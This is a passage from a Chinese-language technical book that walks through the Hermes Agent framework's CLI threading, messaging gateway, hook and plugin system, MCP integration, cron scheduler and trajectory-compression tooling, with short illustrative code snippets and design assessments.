HermesCLI 的线程架构（`cli.py:8255-8424`）在静态视角下表现为多线程，但在 Agent 运行时实际存在三个线程（详见 10.2 节）：

线程	职责	技术
主线程	渲染、键盘事件、输入处理	<code>prompt_toolkit</code> 事件循环
<code>process_loop</code> 线程	消息出队、命令分发、Agent 调用	Python queue + daemon thread
Agent 瞬态线程（运行时）	执行 Agent 对话循环	每次对话创建，结束后销毁

```
[python]
# 简化的 process_loop
def process_loop():
    while not self._should_exit:
        try:
            user_input = self._pending_input.get(timeout=0.1)
        except queue.Empty:
            continue # 定期检查配置变更、后台任务完成
        if user_input.startswith("/"):
            self.process_command(user_input)
        else:
            self.chat(user_input)
```

为什么需要独立线程？ prompt_toolkit 的事件循环需要独占主线程来处理渲染和输入，而 Agent 的对话循环是阻塞式的（同步 HTTP 调用）。多线程设计确保了用户可以在 Agent 工作时输入中断命令。

初始化流程

HermesCLI 的初始化 (`cli.py:1315-1579`) 按以下顺序进行：

1. **控制台与配置** (1345-1360)：创建 Rich Console、加载合并后的配置
2. **显示选项**：紧凑模式、工具进度、铃声、推理显示
3. **流式显示状态** (1371-1376)：`_stream_buf`、`_stream_started` 等
4. **模型解析** (1383-1432)：配置 YAML > CLI 参数 > 本地服务器自动检测
5. **Provider/API Key 解析** (1405-1432)：环境变量 > 配置文件
6. **工具集验证** (1446-1455)：校验工具集名是否有效
7. **会话状态** (1507-1533)：对话历史、SessionDB、会话 ID
8. **交互状态** (1536-1561)：中断队列、sudo/approval/clarify 状态、语音模式

10.2 多线程模型与线程安全

HermesCLI 的线程架构比静态视角的“双线程”更复杂——运行时实际存在**三个线程**：

主线程 (prompt_toolkit event loop)	
键盘事件处理 (Ctrl+C, Tab 补全, Enter 提交)	
TUI 渲染 (布局刷新、状态栏更新)	
└─ app.run() 阻塞在此	
process_loop 线程 (daemon)	
从 _pending_input 队列读取用户输入	
斜杠命令分发 → process_command()	
└─ 聊天请求 → self.chat() → 生成 Agent 线程	
Agent 线程 (transient, 由 chat() 创建)	
self.agent.run_conversation() – 阻塞式同步调用	
流式回调 → stream_callback → 更新 TUI	
└─ 完成后线程自动销毁	

为什么是三线程而非两线程？

初看之下，`process_loop` 线程可以直接调用 `agent.run_conversation()`——但这个调用是**阻塞的**（同步 HTTP 请求 + 流式响应处理）。如果 `process_loop` 线程阻塞在 Agent 调用上，它就无法处理后续的用户输入（如新的斜杠命令）。

解决方案是将 Agent 执行再抽出一层线程（[cli.py:6587-6665](#)），让 `process_loop` 线程保持自由——它可以在 Agent 运行时继续从队列读取输入，处理 `/compact`、`/model` 等不需要中断 Agent 的命令。

线程间通信

通信通道	方向	机制	数据类型
<code>_pending_input</code>	主线程 → <code>process_loop</code>	<code>queue.Queue</code>	用户输入字符串
<code>_spinner_text</code>	Agent 线程 → 主线程	共享属性	Spinner 显示文本
<code>_agent_running</code>	<code>process_loop</code> → 主线程	共享布尔值	Agent 是否运行中
<code>_interrupt_requested</code>	主线程 → Agent 线程	共享布尔值	中断请求标志
<code>stream_callback</code>	Agent 线程 → 主线程	回调函数	流式 token

线程安全设计哲学：HermesCLI 不使用锁（`threading.Lock`）来保护共享状态。这基于一个明确的权衡判断：

```
[python]
# cli.py:4843 的注释
# Concurrent bg tasks may race on _spinner_text; acceptable for best-effort UI.
```

UI 状态的偶尔竞态（如 Spinner 文本闪烁一帧旧数据）对用户体验的影响可忽略，而加锁的延迟和复杂度不值得。这与 `KawaiiSpinner` 的设计一致——`self.message` 和 `self.running` 也是简单的 Python 属性，依赖 GIL 保证基本的原子性。

patch_stdout 与 Spinner 的协作

`patch_stdout()` 是 `prompt_toolkit` 提供的上下文管理器，它将 `sys.stdout` 替换为 `StdoutProxy`——一个将所有 `print()` 输出排队到 `prompt_toolkit` 渲染器的代理。这确保了 Agent 线程的 `print()` 不会与输入区渲染冲突。

但 `StdoutProxy` 有一个致命限制：`\r` 覆写动画失效。每次 `print()` 调用在 `StdoutProxy` 中都会产生一个新行，`\r` 回到行首后再次 `print()` 会在下一行输出，而非覆盖当前行。

`KawaiiSpinner` 通过检测 `StdoutProxy` 来优雅地降级 (`agent/display.py:613-647`)：

```
[python]
def _is_patch_stdout_proxy(self) -> bool:
    """检测 stdout 是否被 patch_stdout 替换为 StdoutProxy。"""
    from prompt_toolkit.patch_stdout import StdoutProxy
    return isinstance(self._out, StdoutProxy)

def _animate(self):
    if self._is_patch_stdout_proxy():
        # CLI 已有 TUI Widget 负责显示 Spinner, 此处只需空转
        while self.running:
            time.sleep(0.1)
        return
    # 非 TUI 模式 (如脚本调用) 才使用 \r 动画
    ...
```

TUI Widget 替代方案：CLI 使用 `prompt_toolkit` 的 `FormattedTextControl` + `Window` 组件渲染 `Spinner` (`cli.py:7833-7845`)：

```
[python]
def get_spinner_text():
    txt = cli_ref._spinner_text
    if not txt:
        return []
    return [('class:hint', f' {txt}')]

spinner_widget = Window(
    content=FormattedTextControl(get_spinner_text),
    height=get_spinner_height, # 动态高度: 有内容时 1 行, 无内容时 0 行
)
```

这种“检测环境 → 自动降级”的设计模式在 `Hermes Agent` 中反复出现——MCP 客户端的连接检测、辅助模型的可用性探测都遵循同一哲学。

\033[K 陷阱

`patch_stdout` 的另一个限制：**ANSI 擦除序列** `\033[K` (**Erase to End of Line**) 会泄漏为字面文本 `?[K]`。这是因为 `StdoutProxy` 不解析 ANSI 转义序列，直接将其作为文本输出。

KawaiiSpinner 的 `print_above()` 方法 (`agent/display.py:681-697`) 使用空格填充替代 ANSI 擦除：

```
[python]
def print_above(self, text: str):
    if not self.running:
        self._write(f" {text}", flush=True)
        return
    # 用空格覆盖而非 \033[K—避免 patch_stdout 下的泄漏
    blanks = ' ' * max(self.last_line_len + 5, 40)
    self._write(f"\r{blanks}\r {text}", flush=True)
```

这是一个精巧的 workaround：先用足够长的空格覆盖 Spinner 行（清除旧内容），再 `\r` 回到行首打印新内容。这种技术比 ANSI 擦除更可靠，但需要估算旧内容的长度 (`last_line_len`)。

10.3 信号处理：Ctrl+C 的上下文感知

HermesCLI 不使用 Python 的 `signal` 模块处理 SIGINT——`prompt_toolkit` 拦截 Ctrl+C 作为键绑定 (`cli.py:7377-7457`)：

Ctrl+C 按下时的优先级链：

1. 取消语音录制 → 停止录音
2. 取消 `sudo/secret/approval/clarify` 提示 → 关闭交互面板
3. Agent 运行中 → 第一次：中断 Agent；2 秒内第二次：强制退出
4. 无 Agent 运行 → 有文本则清空输入；无文本则退出 CLI

"2 秒内第二次 Ctrl+C 强制退出"是一个常见的 CLI 模式（类似 SSH 的退出机制），防止 Agent 陷入无响应的死循环时用户无法退出。

`agent.interrupt()` (`run_agent.py:2474-2511`) 的传播机制：

```
[python]
def interrupt(self):
    self._interrupt_requested = True    # 设置本 Agent 的中断标志
    _set_interrupt(True)               # 设置进程级全局标志
```

```

with self._active_children_lock:
    for child in self._active_children:
        child.interrupt()          # 递归传播到子 Agent

```

中断标志在 Agent 循环的每次迭代开始时检查——如果被设置，循环提前终止，返回当前已生成的内容。这确保了 Ctrl+C 的响应时间不超过一次 LLM API 调用的时长（通常 <30s）。

10.4 输入区与输出区的分离渲染

TUI 布局使用 `prompt_toolkit` 的 `Layout` 系统（`cli.py:8107-8125`）：

[输出区]
Rich 格式化的 Agent 响应
工具进度条
流式 token 渲染
[交互面板]（条件显示）
Clarify 问题 / Sudo 密码 / 审批确认
[输入区]
TextArea（多行编辑，自动补全）
[状态栏]
模型名 上下文使用率 会话 ID

10.5 斜杠命令系统与自动补全

所有斜杠命令在 `hermes_cli/commands.py` 的 `COMMAND_REGISTRY` 中定义。**单一数据源原则**——所有下游消费者（CLI 分发、网关帮助、Telegram Bot 菜单、Slack 子命令映射、自动补全）都从此注册表派生。

`process_command()` 方法（`cli.py:4424-4755`）的分发流程：

1. 小写化命令词用于匹配
2. 通过 `resolve_command()` 解析为规范名

3. 在 `if/elif` 链中匹配规范名，调用对应处理器

10.6 流式输出渲染与工具预览

`agent/display.py` 的 `KawaiiSpinner` 提供了丰富的工具执行可视化——思考动画使用可自定义的 emoji 面部表情序列、工具预览显示名称和参数、活动摘要使用 `|` 前缀输出。

10.7 语音模式

`tools/voice_mode.py` 实现了完整的语音对话模式：push-to-talk 录音（默认 Ctrl+B）+ faster-whisper 转录 + Edge TTS/ElevenLabs/MiniMax 语音合成。

10.8 皮肤主题系统

`hermes_cli/skin_engine.py` 实现了数据驱动的 CLI 主题定制。皮肤是纯数据，通过 YAML 定义：

```
[yaml]
# ~/.hermes/skins/cyberpunk.yaml
name: cyberpunk
colors:
  banner_border: "#FF00FF"
spinner:
  thinking_verbs: ["jacking in", "decrypting"]
branding:
  agent_name: "Cyber Agent"
```

内置皮肤：`default`（经典金色）、`ares`（赤铜战神）、`mono`（灰度单色）、`slate`（冷蓝开发者）。通过 `/skin <name>` 运行时切换。

10.9 设计评价

优势：多线程架构确保 UI 响应性；单一数据源的命令注册表避免多处维护；皮肤系统纯数据驱动。

局限：`cli.py` 超过 8700 行；`patch_stdout` 与某些终端模拟器存在兼容性问题。

...

第 11 章 消息网关——16 个平台的统一接入

消息网关让同一个 Agent 同时在 Telegram、Discord、Slack、钉钉、飞书、企业微信等 16 个平台上运行。这种"一次编写，多端运行"的能力，是 Agent 从个人工具走向团队基础设施的关键一步。网关的核心挑战在于：每个平台的消息格式、交互模式和 API 限制都截然不同——Telegram 支持内联键盘和 MarkdownV2，Discord 使用按钮和 Webhook，Slack 有 Block Kit 和事件订阅，而钉钉/飞书则基于企业消息回调。Hermes Agent 通过适配器模式将这些差异抽象为统一接口，让 Agent 的核心逻辑无需感知平台差异。本章将从网关的整体架构出发，深入配置体系、适配器抽象、流式传输、DM 配对等关键设计。

11.1 网关架构

`gateway/run.py` (7629 行) 的 `GatewayRunner` 类 (`run.py:461`) 是核心控制器：

- ``start()`` (`run.py:1044`)：遍历配置平台 → 创建适配器 → 连接 → 设置消息处理器 → 启动监控器 → 触发 `gateway:startup` 钩子
- ``handle_message()`` (`run.py:1767`)：授权检查 → 斜杠命令分发 → Agent 调用
- ``run_agent()`` (`run.py:6267`)：在线程池中运行 `AI Agent`，使用平台特定工具集

Cron 定时器

`_start_cron_ticker()`` (`run.py:7365`) 在后台线程中每 60 秒调用 `cron.scheduler.tick()`，同时每 5 分钟刷新频道目录，每小时清理媒体缓存。

11.2 平台配置体系

`gateway/config.py` (965 行) 定义了完整的配置模型：

Platform 枚举 (`config.py:48`)

16 个平台：LOCAL、TELEGRAM、DISCORD、WHATSAPP、SLACK、SIGNAL、MATTERMOST、MATRIX、HOMEASSISTANT、EMAIL、SMS、DINGTALK、API_SERVER、WEBHOOK、FEISHU、WECOM

核心配置类

类	行号	关键字段
PlatformConfig	140	enabled、token、api_key、home_channel、reply_to_mode
SessionResetPolicy	97	mode(daily/idle/both/none)、at_hour、idle_minutes
StreamingConfig	187	enabled、transport(edit/off)、edit_interval、buffer_threshold
GatewayConfig	218	聚合所有平台配置、重置策略、流式设置

11.3 BasePlatformAdapter 抽象基类

`gateway/platforms/base.py` (1697 行) 的 `BasePlatformAdapter` (`base.py:470`) 定义了三个核心抽象方法:

方法	行号	描述
<code>connect()</code>	598	连接平台, 开始接收消息
<code>disconnect()</code>	607	断开平台连接
<code>send(chat_id, content)</code>	612	发送文本消息

可覆写方法带默认回退——不支持原生媒体的平台自动降级为文本形式。

适配器模式的理论分析

`BasePlatformAdapter` 的设计是经典的**适配器模式** (Adapter Pattern) 在分布式系统中的应用。其核心思想是将“平台差异”封装在适配器内部, 使上层逻辑 (消息处理、Agent 调用、流式传输) 无需感知具体平台。

这种设计的优势在于**开放-封闭原则** (Open-Closed Principle): 新增平台时只需创建新的适配器类, 无需修改 `GatewayRunner` 或其他适配器。Hermes Agent 正是通过这种方式支持了 16 个平台——每个平台适配器平均只需 300-500 行代码。

但适配器模式也有其代价：**功能的最小公倍数问题**。由于所有平台必须通过相同的抽象接口访问，那些只在特定平台存在的功能（如 Telegram 的内联键盘、Discord 的按钮交互、Slack 的 Block Kit）无法通过通用接口暴露。Hermes Agent 的处理方式是“优雅降级”——在支持高级功能的平台上使用原生 API，在不支持的平台上回退到纯文本。

适配器的生命周期管理

每个平台适配器的生命周期由 `GatewayRunner.start()` 管理：

1. 读取配置 → 确定启用的平台列表
2. 为每个平台创建适配器实例 → 传入平台配置
3. 调用 `adapter.connect()` → 建立与平台的连接
4. 注册消息处理器 → 消息到达时调用 `_handle_message()`
5. 启动监控器 → 健康检查 + 重连逻辑
6. 触发 `gateway:startup` 钩子 → 用户自定义初始化逻辑

连接失败时，适配器会进入**指数退避重连**模式——首次 30 秒后重试，之后每次翻倍，最长 30 分钟。这避免了在平台临时不可用时反复尝试连接导致的资源浪费。

11.4 流式传输适配

`gateway/stream_consumer.py` (372 行) 的 `GatewayStreamConsumer` 使用 edit-based 传输：发送初始消息 → 后续 token 通过 `editMessageText` 更新 → 受速率限制（0.3 秒间隔）→ 超长消息自动拆分。

11.5 DM 配对系统

`gateway/pairing.py` (310 行) 实现了一次性授权码机制：用户首次 DM 时生成 8 字符授权码（1 小时有效），在已授权平台上输入配对后获得永久访问权限。

11.6 设计评价

优势：统一适配器抽象让新增平台只需实现 3 个核心方法；优雅降级确保任何平台都能工作；DM 配对平衡了便利性和安全性。

局限：`GatewayRunner` 超过 7600 行；16 个平台的测试覆盖难以保证；流式传输的 edit 方式在某些平台有消息长度限制。

...

第 12 章 事件钩子与插件系统

Hermes Agent 的事件钩子和插件系统是"自进化"在架构层面的体现——它允许用户在不修改核心代码的情况下扩展 Agent 的行为。但这种扩展性也带来了安全性和可靠性的挑战。

12.1 HookRegistry: 事件发现与触发

gateway/hooks.py (171 行) 的 HookRegistry (hooks.py:34) 实现了事件驱动的钩子系统。

事件类型与生命周期

8 种事件覆盖了 Agent 的完整生命周期:

事件	触发时机	典型用途
gateway:startup	网关进程启动	初始化外部连接、运行启动脚本
session:start	新会话创建	注入会话上下文、通知监控系统
session:end	会话结束	清理资源、归档对话
session:reset	会话重置完成	重置后初始化
agent:start	Agent 开始处理消息	计时、限流
agent:step	Agent 完成一个迭代	进度追踪、成本估算
agent:end	Agent 完成所有处理	结果后处理、通知
command:*	斜杠命令执行	命令审计、权限控制

执行模型

钩子的执行是**同步且阻塞的**——fire_hook() 依次调用每个匹配的 handler，如果某个 handler 抛出异常，**后续 handler 不会被执行**。这是一个重要的设计约束：

- **优点：**简单、可预测，hook 的执行顺序就是注册顺序
- **缺点：**一个错误的 hook 可能阻止所有后续 hook 的执行
- **改进方向：**可以引入 try/except 包裹每个 handler，确保一个 handler 的失败不影响其他 handler

自定义钩子

用户在 `~/.hermes/hooks/` 目录下创建钩子：

```
~/.hermes/hooks/  
└─ slack-notify/  
    └─ HOOK.yaml      # 钩子配置  
    └─ handler.py     # 处理逻辑
```

`HOOK.yaml` 格式：

```
[yaml]  
name: slack-notify  
events: [session:start, agent:end]  
description: "Notify Slack channel when agent starts/finishes"
```

`handler.py` 导出 `handle(event, data)` 函数：

```
[python]  
def handle(event: str, data: dict):  
    if event == "agent:end":  
        # 将 Agent 结果发送到 Slack 频道  
        send_to_slack(data.get("final_response", ""))
```

内置钩子：boot_md

`boot_md` 钩子在网关启动时自动运行 `~/.hermes/BOOT.md` 内容。这相当于 Agent 的“启动脚本”——用户可以在其中设置环境变量、检查服务状态、预加载技能。

钩子 vs 插件的区别

维度	钩子 (Hook)	插件 (Plugin)
触发方式	事件驱动	工具调用/命令触发
执行位置	网关进程	Agent 进程
访问能力	网关状态（会话、适配器）	Agent 状态（工具注册表）
典型用途	通知、审计、初始化	添加工具、添加命令

12.2 插件系统

`hermes_cli/plugins.py` 实现了动态工具和命令的扩展机制。

插件发现与加载

从 `~/.hermes/plugins/` 目录自动发现。每个插件是一个 Python 模块，在加载时调用 `registry.register()` 注册工具——与内置工具使用完全相同的接口。

插件生命周期

1. 网关/CLI 启动
2. `discover_plugins()` 扫描 `~/.hermes/plugins/`
3. import 每个插件模块 → 插件调用 `registry.register()`
4. 工具可用性检查 (`check_fn`)
5. Agent 调用工具 → `registry.dispatch()` → 插件 handler

安全隔离的缺失

当前插件系统**没有沙箱隔离**——插件与核心代码运行在同一个 Python 进程中，拥有完整的系统访问权限。这意味着：

- 恶意插件可以读取所有环境变量（包括 API Key）
- 插件的异常可能崩溃整个进程
- 插件可以修改注册表中的其他工具

缓解措施：

1. `skills_guard.py` 的安全扫描适用于技能，但**不适用于插件**——插件是 Python 代码，无法用正则表达式充分检测
2. 用户应只安装来自可信来源的插件
3. 长期方案是将插件运行在独立进程中，通过 IPC 通信

12.3 设计评价

优势：

- 事件驱动设计解耦了核心逻辑和扩展逻辑，新增功能无需修改核心代码

- `HOOK.yaml` + `handler.py` 的格式对非程序员友好
- 插件复用了工具注册表接口，降低了开发门槛

局限：

- 钩子执行的阻塞模型缺乏容错——一个错误的 handler 可能阻止后续 handler
- 插件缺少安全隔离，是系统安全链中的薄弱环节
- 缺少插件版本管理和依赖解析，多个插件可能冲突
- 钩子和插件都缺少热重载——修改后需要重启网关

...

第 13 章 MCP 集成——工具生态的标准化接口

Model Context Protocol (MCP) 是 Anthropic 提出的开放协议，旨在标准化 LLM 应用与外部工具/数据源的交互。Hermes Agent 的 MCP 集成是双向的：它既是 MCP 客户端（使用外部工具），也是 MCP 服务器（暴露自身工具）。

13.1 MCP 协议设计哲学

MCP 基于 JSON-RPC 2.0 协议，设计理念来自 Language Server Protocol (LSP) 的成功经验：

- **LSP 让编辑器与语言服务器解耦**：一个 LSP 服务器可以服务任何编辑器
- **MCP 让 LLM 应用与工具服务器解耦**：一个 MCP 服务器可以服务任何 LLM 应用

这种解耦解决了“每对 LLM-工具组合都需要单独集成”的 $N \times M$ 问题，将其降低为 $N + M$ 。

MCP 的三大能力

能力	描述	Hermes Agent 使用方式
工具 (Tools)	服务器暴露可调用的函数	客户端模式：消费外部工具
资源 (Resources)	服务器暴露可读取的数据	服务器模式：暴露文件和配置
提示 (Prompts)	服务器提供预定义提示模板	尚未使用

13.2 MCP 客户端实现

`tools/mcp_tool.py` (约 1050 行) 实现了 MCP 客户端。

连接生命周期

1. 读取 `config.yaml` 中的 `mcp_servers` 配置
2. 连接到每个 MCP 服务器 (stdio/SSE 传输)
3. 调用 `tools/list` 获取工具 Schema 列表
4. 将每个远程工具注册到 `tools/registry.py`
5. Agent 调用工具 → `registry.dispatch()` → MCP 客户端转发
6. 服务器执行工具 → 返回结果

7. 收到 `notifications/tools/list_changed` → `deregister` → 重新注册

Schema 转换：MCP JSON Schema → OpenAI Tool Schema

MCP 工具使用 JSON Schema 描述参数，但与 OpenAI Tool Schema 存在细微差异：

差异	MCP 格式	OpenAI 格式	转换处理
工具描述位置	<code>description</code> 在顶层	<code>function.description</code>	嵌套到 <code>function</code> 字段
参数 Schema	<code>inputSchema</code>	<code>function.parameters</code>	重命名字段
嵌套对象	支持任意嵌套	部分模型不支持	扁平化或移除

Schema 转换的信息损失：MCP 的 `inputSchema` 支持 `$ref` 引用和 `oneOf/anyOf` 等高级 JSON Schema 特性，但部分 LLM 不支持这些特性。Hermes Agent 在转换时会简化这些高级特性，可能导致参数验证的精度下降。

动态工具管理

MCP 服务器可以随时通知客户端工具列表变更（`notifications/tools/list_changed`）。Hermes Agent 的处理策略是**先删后建**：

- 1. `registry.deregister()` 移除该服务器的所有旧工具
- 2. 重新调用 `tools/list` 获取新工具列表
- 3. `registry.register()` 注册所有新工具


这种"nuke-and-repave"策略简单可靠，但在短暂的时间窗口内（删除旧工具到注册新工具之间），Agent 可能尝试调用已不存在的工具。

13.3 MCP 服务器模式

`mcp_serve.py` 将 Hermes Agent 的内置工具暴露给外部 MCP 客户端。

服务架构





使用场景

1. **IDE 集成**: Claude Code、Cursor 等 MCP 兼容的 IDE 通过 MCP 直接调用 Hermes Agent 的工具（如终端执行、文件操作）
2. **多 Agent 协作**: 其他 Agent 通过 MCP 使用 Hermes Agent 的工具，实现 Agent 间的能力共享
3. **工具组合**: 将 Hermes Agent 的工具与其他 MCP 服务器的工具组合，构建更强大的工具链

13.4 ACP (Agent Client Protocol) 集成

`agent/copilot_acp_client.py` 实现了 Agent Client Protocol 客户端，支持 VS Code、Zed、JetBrains 编辑器集成。

ACP vs MCP 的定位差异

维度	MCP	ACP
协议方向	Agent ↔ 工具服务器	Agent ↔ 编辑器
核心能力	工具调用	代码编辑 + 上下文
传输方式	stdio / SSE	stdio
状态模型	无状态	有状态（编辑器会话）

ACP 集成使用专用的 `hermes-acp` 工具集（`toolsets.py:226`），排除了交互式工具（`clarify`、语音、消息发送），因为这些功能在编辑器环境中没有意义。

13.5 设计评价

优势：

- MCP 双向集成让 Hermes Agent 既是工具消费者也是工具提供者，构建了双向生态
- 动态工具管理确保了工具列表的实时性
- ACP 集成让 Hermes Agent 无缝融入主流 IDE 生态

局限：

- MCP 客户端缺少自动重连——服务器重启后需要手动刷新（`/reload-mcp` 命令）
- Schema 转换可能丢失高级特性，影响参数验证精度
- "先删后建"的动态工具管理在过渡期可能导致短暂的工具不可用
- ACP 集成受限于编辑器的 API 能力，某些高级功能（如并行工具调用的实时展示）无法暴露

...

(第三篇完)

...

第四篇：高级特性与生产部署

...

第 14 章 定时任务与自动化

定时任务让 Hermes Agent 从"被动响应"进化为"主动执行"——它可以在无人值守的情况下定期执行任务、发送提醒、监控系统状态。这是 Agent 成为"7x24 在线助手"的关键能力。

14.1 Cron 调度器设计

Cron 系统由三个层次组成：

层次	文件	职责
工具层	tools/cronjob_tools.py (533 行)	LLM 可调用的 cronjob 工具
作业层	cron/jobs.py (760 行)	作业存储、CRUD、调度解析
调度层	cron/scheduler.py (905 行)	tick 驱动、作业执行、结果投递

14.2 作业管理

`cronjob` 工具 (`cronjob_tools.py:209-372`) 支持 7 种操作：

操作	描述
create	创建定时任务 (需要 schedule + prompt 或 skills)
list	列出所有任务
update	更新任务配置
pause	暂停任务
resume	恢复任务
remove	删除任务
run	立即执行任务

调度格式

`parse_schedule()` (`cron/jobs.py:117-203`) 支持 4 种调度格式：

```
[python]
# 一次性 (延迟或时间戳)
```

```

{"once": "30m"}          # 30 分钟后
{"once": "2026-05-01T09:00:00"}

# 间隔
{"interval": "every 30m"}

# Cron 表达式 (5-6 字段, 通过 croniter 解析)
{"cron": "0 9 * * 1-5"}   # 工作日每天 9 点

# ISO 时间戳
{"at": "2026-05-01T09:00:00"}

```

安全扫描

`_scan_cron_prompt()` (`cronjob_tools.py:36-63`) 对 cron 提示进行安全扫描, 检测 10 种威胁模式 (注入、欺骗、数据泄露、SSH 后门、破坏性操作等) 和不可见 Unicode 字符。这与技能安全扫描 (`skills_guard.py`) 使用相同的模式。

脚本验证

`_validate_cron_script_path()` (`cronjob_tools.py:141-177`) 拒绝绝对路径和 `~/` 前缀路径, 只允许 `~/hermes/scripts/` 目录下的脚本, 防止路径遍历。

14.3 死锁避免与作业推进

advance_next_run() 机制

`cron/jobs.py:627-652` 的 `advance_next_run()` 在执行作业之前推进 `next_run_at`。这是关键的死锁避免设计:

```

传统调度器: 执行 → 更新 next_run_at (至少一次语义)
Hermes: 推进 next_run_at → 执行 (至多一次语义)

```

如果进程在执行过程中崩溃, 传统调度器会在重启后重新执行已完成的作业; Hermes 的设计则不会, 因为 `next_run_at` 已经推进。

陈旧作业快进

`get_due_jobs()` (`cron/jobs.py:655-731`) 检测网关重启后积压的周期性作业。如果作业错过了多次触发（超过了宽限期），系统不会执行所有错过的触发，而是将 `next_run_at` 快进到下一个未来时间点。

宽限期按调度周期计算（半周期，120 秒-2 小时上限）：

- 每 5 分钟的作业：宽限 120 秒
- 每天的作业：宽限 2 小时

14.4 Tick 驱动调度

`tick()` 函数 (`cron/scheduler.py:811-904`) 由网关每 60 秒调用一次：

```
[python]
# 简化流程
def tick():
    acquire_file_lock()      # 防止并发 tick
    due_jobs = get_due_jobs() # 获取到期作业
    for job in due_jobs:
        advance_next_run(job) # 先推进（死锁避免）
        result = run_job(job) # 执行
        deliver_result(result) # 投递结果
        mark_job_run(job)     # 标记完成
    release_file_lock()
```

文件锁 (`~/.hermes/cron/.tick.lock`) 使用跨平台锁定 (Unix: `fcntl`, Windows: `msvcrt`)，防止多个网关实例同时执行 cron 作业。

14.5 跨平台任务投递

`_deliver_result()` (`cron/scheduler.py:199-345`) 将作业结果投递到配置的目标平台：

```
origin → 原始平台（作业创建时的平台）
local  → 本地文件
platform:chat_id → 指定平台的指定聊天
```

优先使用活跃的平台适配器（支持 E2EE 加密房间如 Matrix），而非独立发送。

静默标记

`SILENT_MARKER = "[SILENT]"` (`scheduler.py:55`) ——如果 Agent 的响应以此标记开头，投递被抑制，但输出仍保存到本地文件用于审计。

14.6 实战案例

每日摘要

```
[yaml]
schedule: "0 8 * * *"
prompt: "Review my calendar and emails, summarize today's key items"
delivery: telegram:personal_chat
```

系统监控

```
[yaml]
schedule: "every 15m"
prompt: "Check if the API server at https://example.com/health is responding"
delivery: slack:#alerts
```

定期报告

```
[yaml]
schedule: "0 18 * * 5" # 每周五 18 点
prompt: "Generate a weekly report from the project tracking system"
delivery: email:team@company.com
```

14.7 设计评价

优势：

- `advance_next_run()` 的死锁避免设计巧妙，将语义从"至少一次"改为"至多一次"
- 陈旧作业的快进机制避免了重启后的"作业风暴"
- 跨平台投递让 cron 结果可以到达任何消息平台

- 文件锁确保了多实例环境下的安全性

局限：

- 60 秒的 tick 间隔限制了最细粒度为每分钟
- 文件锁在 NFS 等网络文件系统上可能不可靠
- 缺少作业依赖和条件触发机制

...

第 15 章 研究与训练——Batch Runner、轨迹压缩与 RL

Hermes Agent 不仅是一个实用的助手，还是一个研究工具——它支持批量轨迹生成、轨迹压缩和 RL 训练环境。这使其成为工具调用模型训练和评估的重要基础设施。

15.1 Batch Runner：并行轨迹生成

`batch_runner.py` (1288 行) 的 `BatchRunner` 类 (L514) 实现了并行轨迹生成。

核心参数

```
[python]
BatchRunner(
    dataset_file="tasks.jsonl",      # 输入数据集
    batch_size=8,                    # 批次大小
    run_name="experiment-1",         # 运行名称
    distribution="default",          # 工具集分布
    model="anthropic/claude-sonnet-4",
    num_workers=4,                   # 并行工作进程数
    max_iterations=10,               # 每个任务的最大迭代
)
```

执行流程

`run()` 方法 (L792) 的执行流程：

1. **智能恢复** (L803-836)：基于内容匹配已完成的任务，支持断点续跑
2. **并行处理** (L880-921)：使用 `multiprocessing.Pool.imap_unordered()` 并行处理批次
3. **增量检查点** (L926-942)：每个批次完成后保存检查点
4. **统计聚合**：收集工具调用统计和推理统计

工具统计提取

`_extract_tool_stats()` (L114-194) 从消息历史中解析每个工具的调用次数、成功/失败率。

`ALL_POSSIBLE_TOOLS` (L54) 从 `TOOL_TO_TOOLSET_MAP` 自动派生，保持与工具集定义的同步。

15.2 轨迹压缩

`trajectory_compressor.py` (1518 行) 的 `TrajectoryCompressor` 类 (L304) 实现了轨迹压缩——将冗长的对话历史压缩为更紧凑的训练数据。

压缩策略

1. 保留头部轮次（系统消息、首个用户消息、首个 Agent+工具轮次）
2. 保留尾部轮次（最后 N 轮）
3. 仅压缩中间轮次
4. 用单条摘要消息替换被压缩的区域
5. 保留其余中间轮次不变

这种"头尾保留 + 中间压缩"的策略确保了训练数据的关键结构不被破坏，同时显著减少了 token 数量。

轨迹压缩的理论基础

轨迹压缩本质上是一种**信息蒸馏** (Information Distillation) 过程。其理论依据可以从信息论角度理解：

1. **信息熵的不均匀分布**：在一次工具调用的对话轨迹中，信息的"密度"是不均匀的。首轮对话包含了任务定义（高信息熵），末轮包含了最终答案（高信息熵），而中间的工具调用序列往往存在大量冗余——例如，连续的文件读取操作、重复的搜索尝试等。这些中间步骤的信息熵较低，适合压缩。

1. **因果链的保持**：压缩必须保持因果链的完整性——如果工具 A 的输出被工具 B 使用，那么压缩后这个依赖关系仍然需要可追溯。头尾保留策略天然满足了这一约束：头部保留了任务定义和初始工具调用（因果链的起点），尾部保留了最终推理和答案（因果链的终点），中间的摘要需要保留关键的因果转折点。

